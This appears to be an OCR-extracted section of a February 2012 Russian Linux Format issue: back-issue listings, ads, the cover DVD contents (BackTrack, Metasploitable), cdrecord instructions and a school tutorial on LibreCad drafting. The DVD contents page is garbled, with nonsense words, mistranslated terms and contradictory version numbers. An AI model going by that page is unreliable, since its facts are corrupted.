 <p>LXF150 Ноябрь 2011</p> <ul style="list-style-type: none">» Сделай сам Собрать дистрибутив не сложнее, чем книжную полку» Mageia Обошлись и без магии – браво, сообщество!» Web-браузеры С каким из них приятнее коротать часы в Интернет?» OAuth Валет-ключ для ваших данных» MediaWiki Википедия – это просто (да и удобно) <p>LXFDVD: CentOS 6, Mandriva 2011, Chakra 2011.09 с KDE 4.7, DigiKam 2.0.0 и многое другое...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_150/ PDF-версия: shop.linuxformat.ru/elxf_150/</p>	 <p>LXF151 Декабрь 2011</p> <ul style="list-style-type: none">» Возродить компьютер Старичок еще поразбойничает» Mandriva Русские идут – выручать дистрибутив» Почтовые клиенты Гром-птица заклевала соперников» Не отслеживать Тиражировать сведения о себе любят не все» Arduino Макетная плата зажигает <p>LXFDVD: openSUSE 12.1, Mandriva 2011, CAINE 2.5, RawTherapee 3.0.1.3, FlightGear 2.4 и многое другое...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_151/ PDF-версия: shop.linuxformat.ru/elxf_151/</p>	 <p>LXF152-153 Январь 2012</p> <ul style="list-style-type: none">» Рабочие столы Выбираем лучший» Без женщин... жить нельзя и в FOSS!» Деловые дистрибутивы Кто более малому бизнесу ценен?» UEFI Новый стандарт процесса загрузки» OpenShot Новогодней пьянке – профессиональное видео <p>LXFDVD: Ubuntu 11.10, OpenShot 1.4.0, FileZilla 3.5.1, MonoDevelop 2.8.1, Guestfish 1.12.7 и многое другое...</p> <p>Печатная версия: shop.linuxformat.ru/lxf_152-153/ PDF-версия: shop.linuxformat.ru/elxf_152-153/</p>
--	--	---

Ну, а если вы хотите быть уверенными, что не пропустите ни один номер журнала – оформите подписку! Помните, что все подписавшиеся на печатную версию журнала через www.linuxcenter.ru или shop.linuxformat.ru получают электронную версию в подарок!

Подписывайтесь на журнал на www.linuxformat.ru/subscribe/

Телефоны отдела подписки: Санкт-Петербург (812) 309-06-86, Москва (499) 271-49-54

Специальное предложение

Купите подборку журнала!

К нам в редакцию периодически приходят письма с вопросами, где можно купить предыдущие выпуски LXF. Если вы тоже этим озадачены, то в интернет-магазине «ГНУ/Линуксцентра» продолжается продажа журналов за 2010 год. Вы можете приобрести как отдельные номера изданий, так и подписки на 6 или 12 месяцев. Спешите – журналов осталось не так уж много!

shop.linuxformat.ru



6 месяцев
900 руб.

12 месяцев
1800 руб.

Информация о диске

Что-то потеряли?

Часто случается, что новые программы зависят от других программных продуктов, которые могут не входить в текущую версию вашего дистрибутива Linux.

Мы стараемся предоставить вам как можно больше важных вспомогательных файлов. В большинстве случаев, последние версии библиотек и другие пакеты мы включаем в каталог «Essentials» (Главное) на прилагаемом диске. Поэтому, если в вашей системе возникли проблемы с зависимостями, первым делом следует заглянуть именно туда.

Форматы пакетов

Мы стараемся включать как можно больше различных типов установочных пакетов: RPM, Deb или любых других. Просим вас принять во внимание, что мы ограничены свободным пространством и доступными двоичными выпусками программ. По возможности, мы будем включать исходные тексты для любого пакета, чтобы вы могли собрать его самостоятельно.

Документация

На диске вы сможете найти всю необходимую информацию о том, как устанавливать и использовать некоторые программы. Пожалуйста, не забывайте, что большинство программ поставляются вместе со своей документацией, поэтому дополнительные материалы и файлы находятся в соответствующих директориях.

Что это за файлы?

Если вы новичок в Linux, вас может смутить изобилие различных файлов и расширений. Так как мы стараемся собрать как можно больше вариантов пакетов для обеспечения совместимости, в одном каталоге часто находятся два или три файла для различных версий Linux и различных архитектур, исходные тексты и откомпилированные пакеты. Чтобы определить, какой именно файл вам нужен, необходимо обратить внимание на его имя или расширение:

- » **имя_программы-1.0.1.i386.rpm** – вероятно, это двоичный пакет RPM, предназначенный для работы на системах x86;
- » **имя_программы-1.0.1.i386.deb** – такой же пакет, но уже для Debian;
- » **имя_программы-1.0.1.tar.gz** – обычно это исходный код;
- » **имя_программы-1.0.1.tgz** – тот же файл, что и выше по списку: «tgz» – это сокращение от «tar.gz»;
- » **имя_программы-1.0.1.tar.bz2** – тот же файл, но сжатый bzip2 вместо обычного gzip;
- » **имя_программы-1.0.1.src.rpm** – также исходный код, но поставляемый как RPM-пакет для упрощения процесса установки;
- » **имя_программы-1.0.1.i386.FC4.RPM** – двоичный пакет RPM для x86, предназначенный специально для операционной системы Fedora Core 4;
- » **имя_программы-1.0.1.ppc.Suse9.rpm** – двоичный пакет RPM, предназначенный специально для операционной системы SUSE 9.x PPC;
- » **имя_программы-devel-1.0.1.i386.rpm** – версия для разработчиков.

Если диск не читается...

Это маловероятно, но если все же прилагаемый к журналу диск поврежден, пожалуйста, свяжитесь с нашей службой поддержки по электронной почте: disks@linuxformat.ru

Внимательно прочтите это перед тем, как использовать LXF DVD!

Linux Mint 12

64-разрядная сборка

» Ядро 3.0 » GNOME 3.2 с Mint Gnome Shell Extensions » MATE – ответвление Gnome 2 » Disk Duck Go

А ТАКЖЕ: LibreOffice 3.4.3, Firefox и Thunderbird 70.1, расширенный набор кодеков

Февраль 2012
LXF DVD 154

LINUX
FORMAT

Февраль 2012
LXF DVD 154

LINUX
FORMAT

BackTrack Linux 5 R1
Live CD для тестирования на вторжение

<< back | track 5

» GNU 2.71: Linux «в стиле BSD» не для новичков
» Астрономия: Celestia 1.6.1, KStars 4.7.3 и другие программы из Сравнения

А ТАКЖЕ: SystemRescueCD 2.4.1, Shutter 0.88, примеры к учебникам и многое другое...

ДИСТРИБУТИВЫ

BackTrack Linux 5 RT LiveCD с набором средств для тестирования на вторичные носители (виртуалка с LXFDVD)
CRUX 2.11 Легковесный дистрибутив с установкой пакетов из исходных кодов (ISO-образ)
Linux Mint 12 Установочный DVD, 64-разрядная сборка (вторая сторона LXFDVD)
SystemRescueCD 2.81 Один из популярных LiveCD для восстановления системы (ISO-образ)

СРАВНЕНИЕ LINUX И АСТРОНОМИИ

Celestia 1.6.1 Программа для виртуального 3D-путешествия в космическом пространстве
KStars 4.7.3 «Планетарий» для KDE с базой данных о 100 миллионах звезд, 13000 объектах глубокого космоса, кометах, астероидах, планетах и их спутниках
StarPlot 0.95.5 Программа для отображения положения звезд 3D
Stellarium 0.111 «Планетарий» с возможностью эмуляции наблюдения невооруженным глазом, в бинокль или телескоп и расширения каталога небесных тел

ТЕМА НОМЕРА: ВЗАИМ

Metasploitable Образ виртуальной машины (KVM, VirtualBox или VMware), специально сконфигурированный для использования в качестве атакующей системы при тестировании на вторичные носители
VirtualBox 4.1.6 Пленеркзор для запуска виртуальных машин (32- и 64-разрядные версии)

НОТРИСКИ

Dark Table 0.3.3 Программа для работы с фотографиями в формате RAW
HotP 1.0 Интерактивное средство отображения процессов, написанное для GNOME
Shutter 0.88 Программа для создания снимков экрана и веб-страниц
Summoning Wars 0.5.5 Многопользовательская ролевая игра
Tomahawk 0.3.0 «Социальный» медиа-плеер
uShare 1.1a Медиа-сервер с поддержкой UPnP AV и DLNA

Пожалуйста, перед использованием Аджунто Диска ознакомьтесь с опубликованной в журнале инструкцией!

КОММЕНТАРИЙ Присылайте ваши пожелания и предложения по электронной почте: info@lxf.ru
ДРЕВЕСНЫЕ ДИСКИ В неблагоприятном случае обнаружения дефектов на данной диске, обращайтесь, пожалуйста, по адресу disk@lxf.ru

Настоящий диск тщательно тестировался и проверялся на всех старых платформах, однако, как и в случае с любым новым ПО, мы рекомендуем вам использовать аппаратный сканер. Мы также рекомендуем всегда иметь под рукой актуальную резервную копию данных вашего жесткого диска. К сожалению, редакция Linux Format не несет ответственности за любые повреждения, разрушения или иные убытки, которые могут повлечь за собой использование этого DVD, представляющих собой программы или данные. Прежде чем устанавливать какие-либо ПО на компьютер, пожалуйста, с нами, при выборе дистрибутива с его именем, ознакомьтесь с сайтом: www.linuxformat.ru
 Издание: 000-уральский электронный завод, 620137, Россия, г. Екатеринбург, Студенческая ул., д. 9. Лицензия МПТР ВАО 77-15.

Создание установочных дисков при помощи cdrecord

Самый быстрый способ записать ISO-образ на чистую матрицу – это *cdrecord*. Для всех перечисленных ниже действий потребуются права root. Сначала определите путь к вашему устройству для записи дисков. Наберите следующую команду:

```
cdrecord -scanbus
```

После этого на экране терминала должен отобразиться список устройств, подключенных к вашей системе. SCSI-адрес каждого устройства представляет собой три числа в левой колонке, например, 0,3,0. Теперь вы можете с легкостью записать образ на диск:

```
cdrecord dev=0,3,0 -v /путь к образу/image.iso
```

Чтобы упростить дальнейшее использование *cdrecord*, сохраните некоторые настройки в файле */etc/default/cdrecord*. Добавьте по одной строке для каждого устройства записи (вероятно, в вашей системе присутствует всего одно такое устройство):

```
Plextor= 0,3,0 12 16M
```

Первое слово в этой строке – метка; затем после адреса SCSI-устройства вы должны указать скорость и размер буфера. Теперь можете заменить SCSI-адрес в командной строке на выбранную вами метку. Все будет еще проще, если вы добавите следующее:

```
CDR_DEVICE=Plextor
```

Все, что вам теперь нужно для записи ISO-образа – это набрать команду

```
cdrecord -v /path/to/image.iso
```

Если вы не из числа любителей командной строки, в таком случае вам придет на помощь утилита *gcombust*. Запустите ее из-под root и выберите вкладку Burn и ISO 9660 Image в верхней части окна. Введите путь к образу, который вы хотите записать на диск, и смело нажимайте на Combust! Пока ваш образ пишется на диск, можете выпить чашечку кофе.

Другая ОС?

Вам не обязательно использовать Linux для записи компакт-диска. Все необходимые файлы уже включены в ISO-образ. Программы вроде *cdrecord* просто переносят данные на чистую матрицу. Если у вас нет устройства для записи дисков, можно найти того, у кого оно есть, и записать диск на его компьютере с Windows, Mac OS X, AmigaOS или любой другой ОС.

Нет устройства для записи дисков?

А что если у вас нет устройства, с помощью которого можно было бы записать образ на диск? Вы знаете кого-либо с таким устройством? Вам не обязательно использовать Linux для записи дисков: подойдет любая операционная система, способная распознать пишущий привод (см. выше).

Некоторые дистрибутивы умеют монтировать образы дисков и выполнять сетевую установку или даже установку с раздела жесткого диска. Конкретные методы, конечно, зависят от дистрибутива. За дополнительной информацией обращайтесь на web-сайт разработчика дистрибутива.

allbuntu.ru



сообщество
пользователей
UBUNTU

dostavka.ru
интернет-гипермаркет

Ноутбуки, планшеты,
смартфоны, бытовая техника
и много другое...



ВСЁ, ЧТО ВАМ НУЖНО!

Заказ Вы можете оформить на
сайте www.dostavka.ru или
по телефону: 8 (800) 775-05-05


**ФОРУМ
№1**

ДЛЯ ВСЕХ
ПОЛЬЗОВАТЕЛЕЙ
LINUX



LINUXFORUM.RU

LinSoft.Info
Путеводитель по программному
обеспечению для GNU/Linux



WWW.LINSOFT.INFO

 **Linux** по-русски

**Библиотека
книг, статей
и переводов
о Linux**

WWW.RUS-LINUX.NET

**LINUX
FORMAT**

Главное в мире Linux

**Как разместить рекламу
в разделе Classifieds?**

¼ полоса (210 × 297 мм)	165 200 руб.
½ полосы горизонтально (197 × 144 мм)	88 500 руб.
½ полосы вертикально (102 × 278)	88 500 руб.
¼ полосы вертикально (98 × 138 мм)	53 100 руб.
Фотоблок (44 × 113 мм)	15 000 руб.

Тел.: +7 812 309 06 86

Цены указаны с учетом НДС

IBM

developerWorks

Сообщество developerWorks — это сеть профессиональных контактов и общий набор инструментов для общения, совместного использования и совместной работы.

Пришли ли вы сюда для того, чтобы решить техническую проблему, поделиться своими знаниями в группах или обратиться к опыту экспертов, наши инструменты для сообществ всегда к вашим услугам.

От советов по коду до решений Smarter Planet, учитесь у экспертов и делитесь опытом с ними на developerWorks.

www.ibm.com/developerworks/ru/

Unix Education Center
Россия, 190000, Санкт-Петербург
Черноморский переулок, дом 4
Тел.: +7 (812) 611-1575



ORACLE **Symantec** **redhat**

PEARSON VUE AUTHORIZED TEST CENTER **PROMETRIC TEST CENTER** **RHCSA / RHCE Certification**

Linux center 29 февраля 2012, 10:00, Санкт-Петербург
Семинар «Обзор Red Hat Enterprise Linux 6»



redhat
PREMIER BUSINESS PARTNER

К участию в семинаре приглашается широкий круг ИТ и технических специалистов, перед которыми стоит задача с минимальными затратами создать и/или легализовать безопасную ИТ-инфраструктуру компании или предприятия, соответствующую требованиям законодательства РФ.

Участие в семинаре — бесплатное. Дополнительная информация и обязательная регистрация: www.linuxcenter.ru/RH2012

Школа LXF



Обмен опытом и передовые идеи по использованию свободного ПО в образовании

LibreCad на уроках черчения

Анна Трефилова и Светлана Демас рассматривают проект, имеющий все шансы понравиться школьникам – особенно тем, кто чертит как курица лапой...



Наш эксперт

Анна Трефилова

Кандидат педагогических наук, доцент кафедры ИТ-МОИ Глазовского государственного пединститута. Увлекается компьютерным моделированием и вопросами перехода на свободное ПО в образовательном процессе.



Наш эксперт

Светлана Демас

Учитель изобразительного искусства и черчения I категории, руководитель районного методического объединения учителей ИЗО и черчения, победитель районного конкурса «Учитель года 2011». Любит компьютеры и шахматы.

LibreCad – довольно молодой проект, однако весьма перспективный для изучения основ работы в САПР (системах автоматизированного проектирования) школьниками. Ответ на вопрос «А нужно ли изучать такие сложные системы в школе?» очевиден: современное образование уже на ранних стадиях развития личности призвано помочь ребенку определиться в своих интересах, наклонностях и способностях. Автоматизация работ в самых разных видах деятельности человека требует от выпускника школы свободного владения компьютером как рабочим инструментом. Необходимость автоматизации процесса построения технических чертежей достаточно обоснована и в литературе, и самой практикой. САД-системы, как один из видов САПР, предполагают наличие у пользователя компетенций, связанных с процессом построения чертежа и формируемых на уроках черчения. Эти компетенции также необходимы будущему инженеру любой отрасли. Итак, именно в аспекте изучения черчения наиболее целесообразно осваивать САД-системы.

LibreCad – приложение с открытым исходным кодом, распространяемое на условиях лицензии GPL. Несмотря на молодость проекта, его включили в пакеты ПСПО: например, он по умолчанию входит в Edumandriva 2011. Но здесь имеются и минусы. Один из них – отсутствие, на данный момент, документации для этого продукта. Тем не менее, освоить LibreCad можно: эта система построена на базе Qcad, для которой документации достаточно. Конечно, в работе с LibreCad есть свои особенности, но все же это настоящая САД-система, созданная согласно общим правилам.

Тонкости работы в САД-системах

Школьникам следует разъяснить, что САД [англ. Computer Aided Design] – это программы для компьютерного дизайна или, други-



ми словами, разработки новых технических и архитектурных объектов. В связи с этим чертеж в САД-приложении должен строиться в реальных размерах, то есть в масштабе 1:1. Здесь есть определенное преимущество – пользователю уже не нужно вычислять масштаб и продумывать, в каких пропорциях чертеж способен полностью разместиться на данном формате. Масштаб указывается при печати чертежа; сам файл чертежа при этом не изменится и сохранит реальные размеры. Для рассматривания разных частей большого чертежа в САД предусмотрено так называемое панорамирование – «передвижение» по чертежу.

Важной особенностью работы в САД является возможность и, вообще говоря, необходимость использования большого количества осевых и других вспомогательных линий. Цвет таких линий выбирается по соображениям личного удобства. Можно даже строить их в отдельном слое, а на готовом варианте чертежа сделать этот слой невидимым или удалить.

Начинающие пользователи САД часто стараются построить чистовой вариант чертежа сразу. Это, как показывает опыт, значительно увеличивает временные затраты. Да и вычисления в таком случае придется производить в гораздо больших объемах.

Как уже упоминалось, чертеж в САД строится послойно. Слои можно образно представить себе как стопку прозрачных пленок, каждая из которых содержит определенные детали чертежа, называемые в САД примитивами. Пленка или слой может перемещаться в стопке. Ее можно заморозить (заблокировать), сделать невидимой или удалить совсем. Такой подход еще больше сокращает время работы над чертежом и позволяет использовать готовые части чертежа в других разработках.

Ярким примером может служить оформление формата А4, то есть построение рамки для углового штампа чертежа. Его можно сделать один раз в отдельном слое, сохранить в файл и постоянно пользоваться, достраивая чертеж путем добавления новых слоев.



Так выглядит LibreCad.

Дополнительные элементы панели инструментов.

И последнее, о чем обязательно следует упомянуть – это строка состояния, которая расположена в нижней части окна программы. В строке состояния программа информирует пользователя о том, какое действие требуется от него на следующем этапе. Особенно это важно, когда операция многоэтапная. В *LibreCad* рядом со строкой состояния находится также командная строка, пользоваться которой тоже имеет смысл научиться. Всегда проще задать точные координаты в виде чисел, чем пытаться попасть в нужное место мышью. Хотя для этого тоже есть помощь – привязка к узлам сетки.

Тонкости CAD обусловлены целью этих приложений – создание точных чертежей, пригодных для изготовления по ним реальных деталей. Цель требует от пользователя скрупулезности, точности и систематичности. Нельзя получить качественный чертеж, если неаккуратно подойти к работе.

Такой подход к построению чертежа формируется на уроках черчения. Очень важно, на наш взгляд, на начальном этапе школьникам научиться точно и аккуратно строить чертеж карандашом на бумаге. В процессе построения чертежей учащиеся запоминают основные требования к оформлению чертежа, усваивают основные нормы, касающиеся наименования, начертания, толщины линий и их основных назначений. Кроме того, формируется аккуратность, которая просто необходима для успешной работы в CAD.


Важные умения вырабатываются в процессе построения чертежей разных видов по данному наглядному изображению детали. В этом случае ученик должен помнить, что на видах деталь должна иметь все подробности, включая оформление невидимых линий. Без этого изготовить по чертежу деталь не получится. А ведь чертеж в CAD в конечном итоге строится именно для изготовления по нему детали на станке с ЧПУ.

Нужно понимать, что целью изучения приложений CAD в школе не является их профессиональное освоение. Важно дать обучающимся общее представление о таких системах и позволить им проверить свои возможности в их освоении. Хорошо было бы стимулировать интерес детей путем организации конкурсов на лучший чертеж.


Знакомимся с LibreCad

При первом запуске *LibreCad* следует установить русский язык интерфейса и команд (выбрать Russian в двух полях в первом окне запуска), а также определиться с единицами измерения по умолчанию. Для работы в соответствии с ГОСТ следует оставить миллиметры, то есть в строке Default Unit оставить Millimeter. Если же программа уже запускалась, а русский язык не был выбран, то в главном меню нужно найти пункт Edit, затем выбрать Application Preferences. В первой вкладке в разделе Language в обеих строках выбрать язык Russian.

Чтобы настройки вступили в силу, потребуется перезапустить программу. Дальше работа пойдет в русскоязычном интерфейсе.



» Создаем вспомогательный слой.




» Так можно построить горизонтальную или вертикальную линии, проходящие через заданную точку.

Окно программы состоит из меню, панели инструментов, панели работы со слоями, рабочего поля чертежа, на котором размещен абсолютный ноль, и других панелей. Интерфейс программы довольно дружелюбен. При наведении курсора мыши на иконку инструмента или команды появляется всплывающая подсказка, объясняющая назначение данной функции. Важно отметить, что в процессе работы вид панели инструментов может немного измениться. Появляется значок в виде двойной стрелки влево, позволяющий вернуться в главное меню панели инструментов. В некоторых случаях, когда выполняемая команда имеет несколько этапов выполнения, появляется значок в виде двойной стрелки вправо, обеспечивающий продолжение действия.


Настраиваем параметры чертежа

При изучении черчения в школе ученики усваивают, что чертеж должен выполняться в соответствии с определенными правилами, касающимися, среди прочего, начертания и толщины линий. Так как все чертежи в школе выполняются простым карандашом, то речи о цвете линий нет. В CAD можно изменить также и цвет линии. Можно использовать изменение цвета для нанесения вспомогательных линий, которые впоследствии будут удалены. Есть особенность и в том, что рабочее поле чертежа в *LibreCad* черное. Следовательно, основной цвет чертежа будет белым. При печати на белой бумаге он инвертируется.


Итак, прежде чем начать строить чертеж, следует определиться с линиями и размерами. Настройки чертежа доступны из меню Правка > Текущие настройки чертежа. Окно «Параметры чертежа» содержит несколько вкладок. На вкладке «Бумага» по умолчанию установлен размер бумаги A4 и альбомная ориентация листа. Так как чертежи в школе выполняются на формате A4, то менять здесь ничего не будем. Вкладка «Единицы измерения» позволяет настроить точность измерения длин в миллиметрах (их мы установили в начале работы). Установим для длины формат Десятичный, точность 0, то есть без отражения знаков после запятой. »



» Редактируем созданный примитив.



► Построение параллельных линий относительно заданной.



► Так строится окружность по ее центру и радиусу.

Для угла установим формат Десятичные градусы и точность 0. В нижней части окна в разделе «Просмотр» можно увидеть, как будет выглядеть на чертеже надпись в соответствии с заданными параметрами. Во вкладке «По сетке» установим галочку напротив пункта «Отображать сетку» и зададим промежутки по X и Y по 1 миллиметру.

Вкладка «Размеры» содержит инструменты настройки размеров на чертеже. Установим параметры в соответствии со стандартом, которого придерживаются при построении чертежей на уроках черчения.

В первом пункте «Высота текста» установим 5 мм, так как это будет соответствовать привычному размеру шрифта для школьников. Выступ линии выноски должен быть от 1 до 5 мм. Можно оставить 1,25. Смещение линии выноски установим равным 10 мм. Расстояние от текста до размерной линии можно оставить таким же, как есть. Величина стрелки должна быть 5 мм.

После установки всех параметров нажмем ОК.

Строим первый чертеж

Чтобы освоиться в программе, можно построить чертеж по сканированному и сохраненному в растровом формате выполненному на бумаге чертежу. Изображение можно открыть с помощью кнопки , находящейся в панели инструментов. В диалоговом окне нужно найти путь к нужному файлу и открыть его.

Возьмем для примера рисунок 43 из учебника Ботвинникова. После выбора нужного изображения на рабочем поле чертежа появится контур, отражающий размеры открываемого изображения. Нужно определить место расположения этого изображения щелчком левой кнопки мыши в какой-либо точке поля. Расположите изображение несколько правее абсолютного нуля. Оно нам потребуется только для того, чтобы быть перед глазами при необходимости. Хотя есть возможность измерять расстояние между точками (с помощью меню Инфо), если вдруг размеров не будет указано.

Проанализируем открытое изображение. Деталь построена на основе квадрата 20×20 , имеет квадратную выемку и круглое отверстие. Для быстрого построения имеет смысл построить горизонтальную и вертикальную линии, пересекающиеся в абсолютном нуле, и провести параллельные им линии на определенных расстояниях. Реализуем это на нашем первом чертеже.

Создадим новый слой для вспомогательных линий. Для этого в поле «Список слоев» нажмем кнопку «+». В окне создания слоя введем его имя латиницей и зададим свойства

линий для этого слоя: голубой цвет, толщину 0,13 мм и начертание – сплошная. Нажимаем ОК.

Построим горизонтальную линию, проходящую через абсолютный нуль. Для этого в панели инструментов нажимаем кнопку «Показать меню Линии», далее выбираем «Горизонтальные линии», вводим в командной строке возле слов «Укажите положение» координаты 0,0 и нажимаем Enter. Увеличим масштаб, прокручивая колесико мыши, и обнаружим появившуюся маленькую голубую горизонтальную линию, выходящую из центра координат. По умолчанию ее длина составляет 10 мм.


Теперь нужно увеличить размер этой линии. Для изменения примитивов предусмотрено меню «Изменение» или кнопка «Показать меню Редактирование» в панели инструментов. Для определенности будем работать с панелью инструментов. Итак, нажимаем кнопку редактирования, дальше нажимаем кнопку «Выровнять на величину», вводим значение величины в поле «Величина», которое появляется в верхней части окна. Можно оставить 200 мм, так как нам этого будет достаточно. Далее выбираем маленькую голубую линию, наведя на нее белое перекрестие и нажав левую кнопку мыши. Линия увеличится. Для прекращения работы с инструментом нажимаем правую кнопку мыши.


Теперь стоит провести горизонтальные линии, параллельные уже построенной на расстоянии 7, 15 и 10 мм от нее. Сделаем это следующим образом. В меню Линий панели инструментов нажимаем кнопку «Параллельные на расстоянии». Вводим расстояние в верхней части окна, устанавливаем количество 1 и подводим указатель мыши к линии так, чтобы он был чуть выше нее. Должна появиться параллельная линия, находящаяся на 7 мм выше исходной. Нажимаем левой кнопкой мыши для ее установки. Меняем расстояние на значение 15 и подводим указатель мыши к линии, проходящей через 0,0. Будьте внимательны: если указатель будет у вновь построенной линии, то и следующая линия будет размещена на 15 мм выше последней. Наконец, меняем значение расстояния на 20 мм и проделываем те же действия. Не забудьте щелкнуть правой кнопкой для отмены работы инструмента.

Построим теперь вертикальную линию, проходящую через абсолютный нуль. Для этого в меню Линий нажмем кнопку «Вертикальные линии». Попробуем теперь сразу задать длину линии в верхней части окна. Введем здесь для однозначности число 200. Привязку оставим к началу, введем координаты в командной строке и нажмем Enter. Как видим, линия получилась такой же длины, как горизонтальная. Постройте вертикальные линии, параллельные данной на расстояниях 10, 20, 10-2,5 и 10+2,5. LibreCad умеет выполнять арифметические операции. Пользуйтесь умениями, полученными ранее.

Строим оси в новом слое. Для осей нужно задать толщину линий 0,18 мм, начертание – штрих-пунктирная (большая) линия. Для построения самих осей выбираем в меню Линий построение линии по двум точкам и привязку к сетке. Теперь постройте оси. Закончить построение линии можно, щелкнув правой кнопкой мыши.

► Строим контур очень быстро.





Выбираем тип размера и наносим его на чертеж.

Построив все вспомогательные линии и оси, создайте новый слой, в котором будет делаться окончательный чертеж. Параметры установите такие: цвет – черный/белый, толщина – 0,5 мм, начертание – сплошная. Для построения контура детали выберем в меню Линий кнопку «Линия по двум точкам». Далее выберем инструмент «Привязка к точкам пересечения автоматически». Теперь достаточно навести курсор мыши на нужное пересечение линий и нажать левую кнопку мыши. Обведите таким образом весь контур. Должно получиться нечто похожее на наш рисунок.

Осталось построить окружность диаметром 8 мм, проходящую через пересечение оси симметрии чертежа и линии, находящейся на расстоянии 7 мм от оси абсцисс. Для этого в панели инструментов нужно выбрать меню Окружностей, найти кнопку для построения окружности по центру и радиусу, ввести значение радиуса в верхней части окна и задать привязку к точкам пересечения автоматически. Остается подвести курсор мыши к нужному пересечению и зафиксировать окружность щелчком левой кнопки мыши.

